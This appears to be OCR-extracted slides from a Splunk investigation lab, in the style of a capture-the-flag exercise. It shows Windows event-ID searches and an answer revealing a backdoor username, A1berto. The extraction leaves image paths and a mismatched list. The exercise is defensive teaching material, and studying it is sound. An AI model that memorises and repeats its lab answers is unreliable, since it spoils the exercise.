Investigating with Splunk

C3 Facilitators

APOGEE


Learning Objectives

- Able to investigate a Splunk notable
- Able to check the source, destination IP by using OSINT tools
- Able to use OSINT tools (CyberChef, Virus total, etc.)

What is Splunk

- **Founded in 2003**
- **Handles machine-generated data**
- **Widely used in Security Operations Centers (SOC)**
- **Platform for searching, monitoring, and analyzing machine data**
- **Turns data into actionable insights**

Default Paths (often used in enumeration and scanning):



1. **Perform log analysis:** Use SIEM tools like Splunk or QRadar to detect unusual access times, failed login attempts, or unexpected user activity.
2. **Successfully created some backdoor**

   Check for new user accounts: For example, in Windows; Event ID 4720 logs the creation of a new user.
3. **Suspected hosts**

   Export and review all logs: Check login attempts, service start events, executed processes, etc.
4. **Logs and identify the anomalies**


   Run detailed Splunk queries:

Example:

index=* EventID=4720 OR EventID=4625 OR EventID=4688

APOGEE

Select All time and Verbose mode




0.221.88.141/en-US/app/search/search?earliest=0&latest=&display.page.search.mode=verbose#


APOGEE

Q1: How many events were collected and Ingested in the index main?

index=*




index=main



APOGEE

Q2: On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?




➢ Event ID 4720 = New user account created

APOGEE

We can use **Event ID 4720** to find out if a **new user account was created**.
But to understand what really happened, we also need to **check all the logs** and **know what each Event ID stands for**.
index="main" EventID=4720
New Account:
Security ID: S-1-5-21-1969843730-2406867588-1543852148-1000
Account Name: A1berto
Account Domain: WORKSTATION6

Q3: On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?

